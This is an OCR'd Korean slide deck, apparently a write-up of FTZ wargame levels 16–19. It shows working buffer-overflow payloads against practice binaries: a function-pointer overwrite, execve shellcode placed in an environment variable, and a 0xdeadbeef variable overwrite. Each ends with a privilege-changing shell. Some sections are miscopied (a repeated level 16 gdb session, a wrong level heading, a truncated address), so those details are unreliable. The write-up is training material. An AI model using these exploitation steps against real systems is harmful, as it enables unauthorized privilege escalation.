Buffer Overflow

FTZ 문제풀이 2

SCP_이예준

2019.07.25

- LEVEL 16
- LEVEL 17
- LEVEL 18
- LEVEL 19
- LEVEL 20

LEVEL 16

LEVEL 16

Code

```
#include <stdio.h>

void shell() {
  setreuid(3097,3097);
  system("/bin/sh");
}

void printit() {
  printf("Hello there!₩n");
}

main()
{ int crap;
  void (*call)()=printit;
  char buf[20];
  fgets(buf,48,stdin);
  call();
}
```

```
[level16@ftz tmp]$ gdb -q attackme
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
0x08048518 <main+0>:    push   ebp
0x08048519 <main+1>:    mov    ebp,esp
0x0804851b <main+3>:    sub    esp,0x38
0x0804851e <main+6>:    mov    DWORD PTR [ebp-16],0x8048500
0x08048525 <main+13>:   sub    esp,0x4
0x08048528 <main+16>:   push   ds:0x80496e8
0x0804852e <main+22>:   push   0x30
0x08048530 <main+24>:   lea    eax,[ebp-56]
0x08048533 <main+27>:   push   eax
0x08048534 <main+28>:   call   0x8048384 <fgets>
0x08048539 <main+33>:   add    esp,0x10
0x0804853c <main+36>:   mov    eax,DWORD PTR [ebp-16]
0x0804853f <main+39>:   call   eax
0x08048541 <main+41>:   leave
0x08048542 <main+42>:   ret
0x08048543 <main+43>:   nop
0x08048544 <main+44>:   nop
0x08048545 <main+45>:   nop
0x08048546 <main+46>:   nop
0x08048547 <main+47>:   nop
0x08048548 <main+48>:   nop
0x08048549 <main+49>:   nop
0x0804854a <main+50>:   nop
0x0804854b <main+51>:   nop
0x0804854c <main+52>:   nop
0x0804854d <main+53>:   nop
0x0804854e <main+54>:   nop
0x0804854f <main+55>:   nop
End of assembler dump.
```

LEVEL 16

Address

printit address

```
(gdb) disas printit
Dump of assembler code for function printit:
0x08048500 <printit+0>: push   ebp
0x08048501 <printit+1>: mov    ebp,esp
0x08048503 <printit+3>: sub    esp,0x8
0x08048506 <printit+6>: sub    esp,0xc
0x08048509 <printit+9>: push   0x80485c0
0x0804850e <printit+14>:        call   0x80483a4 <printf>
0x08048513 <printit+19>:        add    esp,0x10
0x08048516 <printit+22>:        leave
0x08048517 <printit+23>:        ret
End of assembler dump.
```

shell address

```
(gdb) disas shell
Dump of assembler code for function shell:
0x080484d0 <shell+0>:   push   ebp
0x080484d1 <shell+1>:   mov    ebp,esp
0x080484d3 <shell+3>:   sub    esp,0x8
0x080484d6 <shell+6>:   sub    esp,0x8
0x080484d9 <shell+9>:   push   0xc19
0x080484de <shell+14>:  push   0xc19
0x080484e3 <shell+19>:  call   0x80483b4 <setreuid>
0x080484e8 <shell+24>:  add    esp,0x10
0x080484eb <shell+27>:  sub    esp,0xc
0x080484ee <shell+30>:  push   0x80485b8
0x080484f3 <shell+35>:  call   0x8048364 <system>
0x080484f8 <shell+40>:  add    esp,0x10
0x080484fb <shell+43>:  leave
0x080484fc <shell+44>:  ret
0x080484fd <shell+45>:  lea    esi,[esi]
End of assembler dump.
```

LEVEL 16


Address

```
(gdb) b *main+28                    -> 0x08048534 <main+28>:   call   0x8048384 <fgets>
Breakpoint 1 at 0x8048534
(gdb) b *main+41                    -> 0x08048541 <main+41>:   leave
Breakpoint 2 at 0x8048541
(gdb) run < <(python -c 'print "A" * 20')
Starting program: /home/level16/tmp/attackme < <(python -c 'print "A" * 20')

Breakpoint 1, 0x08048534 in main ()
(gdb) x/24x $esp
0xbfffdc90:     0xbfffdca0      0x00000030      0x4212ecc0      0x00000000
0xbfffdca0:     0x4210fdc0      0x42130a14      0xbfffdcc8      0x080484b1
0xbfffdcb0:     0x080495e0      0x080496ec      0x4001582c      0x080483fe
0xbfffdcc0:     0x0804832c      0x42130a14      0x08048500      0x08048342
0xbfffdcd0:     0x4200af84      0x42130a14      0xbfffdcf8      0x42015574
0xbfffdce0:     0x00000001      0xbfffdd24      0xbfffdd2c      0x4001582c

(gdb) n
Single stepping until exit from function main,
which has no line number information.
Hello there!

Breakpoint 2, 0x08048541 in main ()
(gdb) x/24x $esp
0xbfffdca0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffdcb0:     0x41414141      0x0804000a      0x4001582c      0x080483fe
0xbfffdcc0:     0x0804832c      0x42130a14      0x08048500      0x08048342
0xbfffdcd0:     0x4200af84      0x42130a14      0xbfffdcf8      0x42015574
0xbfffdce0:     0x00000001      0xbfffdd24      0xbfffdd2c      0x4001582c
0xbfffdcf0:     0x00000001      0x080483d0      0x00000000      0x080483f1
```




LEVEL 16

Payload

```
[level16@ftz level16]$ (python -c 'print "\x90" * 40 + "\xd0\x84\x04\x08"';cat)|./attackme
id
uid=3097(level17) gid=3096(level16) groups=3096(level16)
```

```
(gdb) disas shell
Dump of assembler code for function shell:
0x080484d0 <shell+0>:   push   ebp
0x080484d1 <shell+1>:   mov    ebp,esp
0x080484d3 <shell+3>:   sub    esp,0x8
0x080484d6 <shell+6>:   sub    esp,0x8
0x080484d9 <shell+9>:   push   0xc19
0x080484de <shell+14>:  push   0xc19
0x080484e3 <shell+19>:  call   0x80483b4 <setreuid>
0x080484e8 <shell+24>:  add    esp,0x10
0x080484eb <shell+27>:  sub    esp,0xc
0x080484ee <shell+30>:  push   0x80485b8
0x080484f3 <shell+35>:  call   0x8048364 <system>
0x080484f8 <shell+40>:  add    esp,0x10
0x080484fb <shell+43>:  leave
0x080484fc <shell+44>:  ret
0x080484fd <shell+45>:  lea    esi,[esi]
End of assembler dump.
```

0x080484d0 ->



my-pass

LEVEL 17

LEVEL 17

Code

```
#include <stdio.h>

void printit() {
  printf("Hello there!₩n");
}

main()
{ int crap;
  void (*call)()=printit;
  char buf[20];
  fgets(buf,48,stdin);
  setreuid(3098,3098);
  call();
}
```


```
[level17@ftz tmp]$ gdb -q attackme
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
0x080484a8 <main+0>:    push   ebp
0x080484a9 <main+1>:    mov    ebp,esp
0x080484ab <main+3>:    sub    esp,0x38
0x080484ae <main+6>:    mov    DWORD PTR [ebp-16],0x8048490
0x080484b5 <main+13>:   sub    esp,0x4
0x080484b8 <main+16>:   push   ds:0x804967c
0x080484be <main+22>:   push   0x30
0x080484c0 <main+24>:   lea    eax,[ebp-56]
0x080484c3 <main+27>:   push   eax
0x080484c4 <main+28>:   call   0x8048350 <fgets>
0x080484c9 <main+33>:   add    esp,0x10
0x080484cc <main+36>:   sub    esp,0x8
0x080484cf <main+39>:   push   0xc1a
0x080484d4 <main+44>:   push   0xc1a
0x080484d9 <main+49>:   call   0x8048380 <setreuid>
0x080484de <main+54>:   add    esp,0x10
0x080484e1 <main+57>:   mov    eax,DWORD PTR [ebp-16]
0x080484e4 <main+60>:   call   eax
0x080484e6 <main+62>:   leave
0x080484e7 <main+63>:   ret
0x080484e8 <main+64>:   nop
0x080484e9 <main+65>:   nop
0x080484ea <main+66>:   nop
0x080484eb <main+67>:   nop
0x080484ec <main+68>:   nop
0x080484ed <main+69>:   nop
0x080484ee <main+70>:   nop
0x080484ef <main+71>:   nop
End of assembler dump.
```

LEVEL 17

export

```
[level17@ftz level17]$ export env=$(python -c 'print "₩x31₩xc0₩xb0₩x31₩xcd₩x80₩x89₩xc3₩x89₩xc1₩x31₩xc0₩xb0₩x46₩xcd₩x80₩x
31₩xc0₩x50₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x50₩x53₩x89₩xe1₩x31₩xd2₩xb0₩x0b₩xcd₩x80"')
[level17@ftz level17]$ export
declare -x BASH_ENV="/home/level17/.bashrc"
declare -x G_BROKEN_FILENAMES="1"
declare -x HISTSIZE="1000"
declare -x HOME="/home/level17"
declare -x HOSTNAME="ftz.hackerschool.org"
declare -x INPUTRC="/etc/inputrc"
declare -x LANG="en_US.UTF-8"
declare -x LESSOPEN="|/usr/bin/lesspipe.sh %s"
declare -x LOGNAME="level17"
declare -x LS_COLORS="no=00:fi=00:di=00;34:ln=00;36:pi=40;33:so=00;35:bd=40;33;01:cd=40;33;01:or=01;05;37;41:mi=01;05;37
;41:ex=00;32:*.cmd=00;32:*.exe=00;32:*.com=00;32:*.btm=00;32:*.bat=00;32:*.sh=00;32:*.csh=00;32:*.tar=00;31:*.tgz=00;31:
*.arj=00;31:*.taz=00;31:*.lzh=00;31:*.zip=00;31:*.z=00;31:*.Z=00;31:*.gz=00;31:*.bz2=00;31:*.bz=00;31:*.tz=00;31:*.rpm=0
0;31:*.cpio=00;31:*.jpg=00;35:*.gif=00;35:*.bmp=00;35:*.xbm=00;35:*.xpm=00;35:*.png=00;35:*.tif=00;35:"
declare -x MAIL="/var/spool/mail/level17"
declare -x OLDPWD
declare -x PATH="/usr/local/bin:/bin:/usr/bin:/usr/X11R6/bin:/home/level17/bin"
declare -x PS1="[₩₩u@₩₩h ₩₩W]₩$ "
declare -x PWD="/home/level17"
declare -x SHELL="/bin/bash"
declare -x SHLVL="1"
declare -x SSH_CLIENT="192.168.231.1 62946 22"
declare -x SSH_CONNECTION="192.168.231.1 62946 192.168.231.130 22"
declare -x SSH_TTY="/dev/pts/1"
declare -x TERM="xterm"
declare -x USER="level17"
declare -x env="1육1? ?뵇? 육F? 1륜h//shh/bin?? S?? 솎
```

LEVEL 17

Address

```c
#include<stdio.h>

int main(){
        printf("%p\n",getenv("env"));
        return 0;
}
```

```
[level17@ftz tmp]$ ./env
0xbffff57
```

LEVEL 17


Address

```
(gdb) b *main+28                    -> 0x08048534 <main+28>:   call   0x8048384 <fgets>
Breakpoint 1 at 0x8048534
(gdb) b *main+41                    -> 0x08048541 <main+41>:   leave
Breakpoint 2 at 0x8048541
(gdb) run < <(python -c 'print "A" * 20')
Starting program: /home/level16/tmp/attackme < <(python -c 'print "A" * 20')

Breakpoint 1, 0x08048534 in main ()
(gdb) x/24x $esp
0xbfffdc90:     0xbfffdca0      0x00000030      0x4212ecc0      0x00000000
0xbfffdca0:     0x4210fdc0      0x42130a14      0xbfffdcc8      0x080484b1
0xbfffdcb0:     0x080495e0      0x080496ec      0x4001582c      0x080483fe
0xbfffdcc0:     0x0804832c      0x42130a14      0x08048500      0x08048342
0xbfffdcd0:     0x4200af84      0x42130a14      0xbfffdcf8      0x42015574
0xbfffdce0:     0x00000001      0xbfffdd24      0xbfffdd2c      0x4001582c

(gdb) n
Single stepping until exit from function main,
which has no line number information.
Hello there!

Breakpoint 2, 0x08048541 in main ()
(gdb) x/24x $esp
0xbfffdca0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffdcb0:     0x41414141      0x0804000a      0x4001582c      0x080483fe
0xbfffdcc0:     0x0804832c      0x42130a14      0x08048500      0x08048342
0xbfffdcd0:     0x4200af84      0x42130a14      0xbfffdcf8      0x42015574
0xbfffdce0:     0x00000001      0xbfffdd24      0xbfffdd2c      0x4001582c
0xbfffdcf0:     0x00000001      0x080483d0      0x00000000      0x080483f1
```



LEVEL 17


Payload

```
[level17@ftz level17]$ (python -c 'print "₩x90"*40 + "₩x57₩xff₩xff₩xbf"';cat)|./attackme
id
uid=3098(level18) gid=3097(level17) groups=3097(level17)
```

```
#include <stdio.h>

void printit() {
  printf("Hello there!₩n");
}

main()
{ int crap;
  void (*call)()=printit;
  char buf[20];
  fgets(buf,48,stdin);
  setreuid(3098,3098);
  call();
}
```



my-pass

LEVEL 18

LEVEL 18

Code


```
#include <stdio.h>
#include <sys/time.h>
#include <sys/types.h>
#include <unistd.h>
void shellout(void);
int main()
{
  char string[100];
  int check;
  int x = 0;
  int count = 0;
  fd_set fds;
  printf("Enter your command: ");
  fflush(stdout);
  while(1)
    {
      if(count >= 100)
        printf("what are you trying to do?¥n");
      if(check == 0xdeadbeef)
        shellout();
      else
        {
          FD_ZERO(&fds);
          FD_SET(STDIN_FILENO,&fds);
          if(select(FD_SETSIZE, &fds, NULL, NULL, NULL) >= 1)
            {
              if(FD_ISSET(fileno(stdin),&fds))
                {
                  read(fileno(stdin),&x,1);
                  switch(x)
                    {
                      case '¥r':
                      case '¥n':
                        printf("¥a");
                        break;
                      case 0x08:
                        count--;
                        printf("¥b ¥b");
                        break;
                      default:
                        string[count] = x;
                        count++;
                        break;
                    }
                }
            }
        }
    }
}

void shellout(void)
{
  setreuid(3099,3099);
  execl("/bin/sh","sh",NULL);
}
```

LEVEL 18

GDB

```
[level18@ftz tmp]$ gdb -q attackme
(no debugging symbols found)...(gdb)
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
0x08048550 <main+0>:    push   ebp
0x08048551 <main+1>:    mov    ebp,esp
0x08048553 <main+3>:    sub    esp,0x100
0x08048559 <main+9>:    push   edi
0x0804855a <main+10>:   push   esi
0x0804855b <main+11>:   push   ebx
0x0804855c <main+12>:   mov    DWORD PTR [ebp-108],0x0
0x08048563 <main+19>:   mov    DWORD PTR [ebp-112],0x0
0x0804856a <main+26>:   push   0x8048800
0x0804856f <main+31>:   call   0x8048470 <printf>
0x08048574 <main+36>:   add    esp,0x4
0x08048577 <main+39>:   mov    eax,ds:0x804993c
0x0804857c <main+44>:   mov    DWORD PTR [ebp-252],eax
0x08048582 <main+50>:   mov    ecx,DWORD PTR [ebp-252]
0x08048588 <main+56>:   push   ecx
0x08048589 <main+57>:   call   0x8048430 <fflush>
0x0804858e <main+62>:   add    esp,0x4
0x08048591 <main+65>:   jmp    0x8048598 <main+72>
0x08048593 <main+67>:   jmp    0x8048775 <main+549>
0x08048598 <main+72>:   cmp    DWORD PTR [ebp-112],0x63
0x0804859c <main+76>:   jle    0x80485ab <main+91>
0x0804859e <main+78>:   push   0x8048815
0x080485a3 <main+83>:   call   0x8048470 <printf>
0x080485a8 <main+88>:   add    esp,0x4
0x080485ab <main+91>:   cmp    DWORD PTR [ebp-104],0xdeadbeef
0x080485b2 <main+98>:   jne    0x80485c0 <main+112>
0x080485b4 <main+100>:  call   0x8048780 <shellout>
0x080485b9 <main+105>:  jmp    0x8048770 <main+544>
0x080485be <main+110>:  mov    esi,esi
0x080485c0 <main+112>:  lea    edi,[ebp-240]
0x080485c6 <main+118>:  mov    DWORD PTR [ebp-252],edi
0x080485cc <main+124>:  mov    ecx,0x20
0x080485d1 <main+129>:  mov    edi,DWORD PTR [ebp-252]
0x080485d7 <main+135>:  xor    eax,eax
0x080485d9 <main+137>:  cld
0x080485da <main+138>:  repz stos es:[edi],eax
0x080485dc <main+140>:  mov    DWORD PTR [ebp-244],ecx
0x080485e2 <main+146>:  mov    DWORD PTR [ebp-248],edi
0x080485e8 <main+152>:  jmp    0x80485f2 <main+162>
0x080485ea <main+154>:  lea    esi,[esi]
0x080485f0 <main+160>:  jmp    0x80485c0 <main+112>
0x080485f2 <main+162>:  xor    eax,eax
0x080485f4 <main+164>:  bts    DWORD PTR [ebp-240],eax
0x080485fb <main+171>:  push   0x0
0x080485fd <main+173>:  push   0x0
0x080485ff <main+175>:  push   0x0
0x08048601 <main+177>:  lea    ecx,[ebp-240]
0x08048607 <main+183>:  mov    DWORD PTR [ebp-252],ecx
0x0804860d <main+189>:  mov    edi,DWORD PTR [ebp-252]
0x08048613 <main+195>:  push   edi
```




```
0x080486b4 <main+356>:  mov    DWORD PTR [ebp-252],eax
0x080486ba <main+362>:  mov    ecx,DWORD PTR [ebp-252]
0x080486c0 <main+368>:  push   ecx
0x080486c1 <main+369>:  mov    edi,ds:0x8049940
0x080486c7 <main+375>:  mov    DWORD PTR [ebp-252],edi
0x080486cd <main+381>:  mov    eax,DWORD PTR [ebp-252]
0x080486d3 <main+387>:  push   eax
0x080486d4 <main+388>:  call   0x8048420 <fileno>
0x080486d9 <main+393>:  add    esp,0x4
0x080486dc <main+396>:  mov    DWORD PTR [ebp-252],eax
0x080486e2 <main+402>:  mov    ecx,DWORD PTR [ebp-252]
0x080486e8 <main+408>:  push   ecx
0x080486e9 <main+409>:  call   0x8048490 <read>
0x080486ee <main+414>:  add    esp,0xc
0x080486f1 <main+417>:  mov    edi,DWORD PTR [ebp-108]
0x080486f4 <main+420>:  mov    DWORD PTR [ebp-252],edi
0x080486fa <main+426>:  cmp    DWORD PTR [ebp-252],0xa
0x08048701 <main+433>:  je     0x8048722 <main+466>
0x08048703 <main+435>:  cmp    DWORD PTR [ebp-252],0xa
0x0804870a <main+442>:  jg     0x8048717 <main+455>
0x0804870c <main+444>:  cmp    DWORD PTR [ebp-252],0x8
0x08048713 <main+451>:  je     0x8048731 <main+481>
0x08048715 <main+453>:  jmp    0x8048743 <main+499>
0x08048717 <main+455>:  cmp    DWORD PTR [ebp-252],0xd
0x0804871e <main+462>:  je     0x8048722 <main+466>
---Type <return> to continue, or q <return> to quit---
0x08048720 <main+464>:  jmp    0x8048743 <main+499>
0x08048722 <main+466>:  push   0x8048831
0x08048727 <main+471>:  call   0x8048470 <printf>
0x0804872c <main+476>:  add    esp,0x4
0x0804872f <main+479>:  jmp    0x8048770 <main+544>
0x08048731 <main+481>:  dec    DWORD PTR [ebp-112]
0x08048734 <main+484>:  push   0x8048833
0x08048739 <main+489>:  call   0x8048470 <printf>
0x0804873e <main+494>:  add    esp,0x4
0x08048741 <main+497>:  jmp    0x8048770 <main+544>
0x08048743 <main+499>:  lea    eax,[ebp-100]
0x08048746 <main+502>:  mov    DWORD PTR [ebp-252],eax
0x0804874c <main+508>:  mov    edx,DWORD PTR [ebp-112]
0x0804874f <main+511>:  mov    cl,BYTE PTR [ebp-108]
0x08048752 <main+514>:  mov    BYTE PTR [ebp-253],cl
0x08048758 <main+520>:  mov    al,BYTE PTR [ebp-253]
0x0804875e <main+526>:  mov    ecx,DWORD PTR [ebp-252]
0x08048764 <main+532>:  mov    BYTE PTR [edx+ecx],al
0x08048767 <main+535>:  inc    DWORD PTR [ebp-112]
0x0804876a <main+538>:  jmp    0x8048770 <main+544>
0x0804876c <main+540>:  lea    esi,[esi*1]
0x08048770 <main+544>:  jmp    0x8048591 <main+65>
0x08048775 <main+549>:  lea    esp,[ebp-268]
0x0804877b <main+555>:  pop    ebx
0x0804877c <main+556>:  pop    esi
0x0804877d <main+557>:  pop    edi
0x0804877e <main+558>:  leave
0x0804877f <main+559>:  ret
End of assembler dump.
```

LEVEL 17


Payload

```
[level18@ftz level18]$ (python -c 'print "₩x08₩x08₩x08₩x08" + "₩xef₩xbe₩xad₩xde"';cat)|./attackme
Enter your command: id
uid=3099(level19) gid=3098(level18) groups=3098(level18)
```

```
#include <stdio.h>
#include <sys/time.h>
#include <sys/types.h>
#include <unistd.h>
void shellout(void);
int main()
{
  char string[100];
  int check;
  int x = 0;
  int count = 0;
  fd_set fds;
  printf("Enter your command: ");
  fflush(stdout);
  while(1)
    {
      if(count >= 100)
        printf("what are you trying to do?₩n");
      if(check == 0xdeadbeef)
        shellout();
      else
        {
          FD_ZERO(&fds);
          FD_SET(STDIN_FILENO,&fds);

          if(select(FD_SETSIZE, &fds, NULL, NULL, NULL) <= 1)
```

```
void shellout(void)
{
  setreuid(3099,3099);
  execl("/bin/sh","sh",NULL);
}
```




LEVEL 19

LEVEL 19

Code

```
main()
{ char buf[20];
  gets(buf);
  printf("%s\n",buf);
}
```




```
[level19@ftz tmp]$ gdb -q attackme
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
0x08048440 <main+0>:    push   ebp
0x08048441 <main+1>:    mov    ebp,esp
0x08048443 <main+3>:    sub    esp,0x28
0x08048446 <main+6>:    sub    esp,0xc
0x08048449 <main+9>:    lea    eax,[ebp-40]
0x0804844c <main+12>:   push   eax
0x0804844d <main+13>:   call   0x80482f4 <gets>
0x08048452 <main+18>:   add    esp,0x10
0x08048455 <main+21>:   sub    esp,0x8
0x08048458 <main+24>:   lea    eax,[ebp-40]
0x0804845b <main+27>:   push   eax
0x0804845c <main+28>:   push   0x80484d8
0x08048461 <main+33>:   call   0x8048324 <printf>
0x08048466 <main+38>:   add    esp,0x10
0x08048469 <main+41>:   leave
0x0804846a <main+42>:   ret
0x0804846b <main+43>:   nop
0x0804846c <main+44>:   nop
0x0804846d <main+45>:   nop
0x0804846e <main+46>:   nop
0x0804846f <main+47>:   nop
End of assembler dump.
```

LEVEL 19

RTL Chaining

RTL 기법을 응용하여 라이브러리 함수의 호출을 연계하는 것

LEVEL 19

RTL (Return To Library)


라이브러리의 함수로 리턴해서 그 함수를 실행
system() 함수가 없어도 라이브러리의 system()을 호출해서 사용

plt (procedure linkage table)

사용자 정의 함수가 아닌
외부 라이브러리에서 사용하는 함수가 참조하는 테이블

got (global offset table)


함수들의 주소를 가지는 테이블
라이브러리에서 함수를 호출할 때 plt가 got를 참조



LEVEL 19

Code

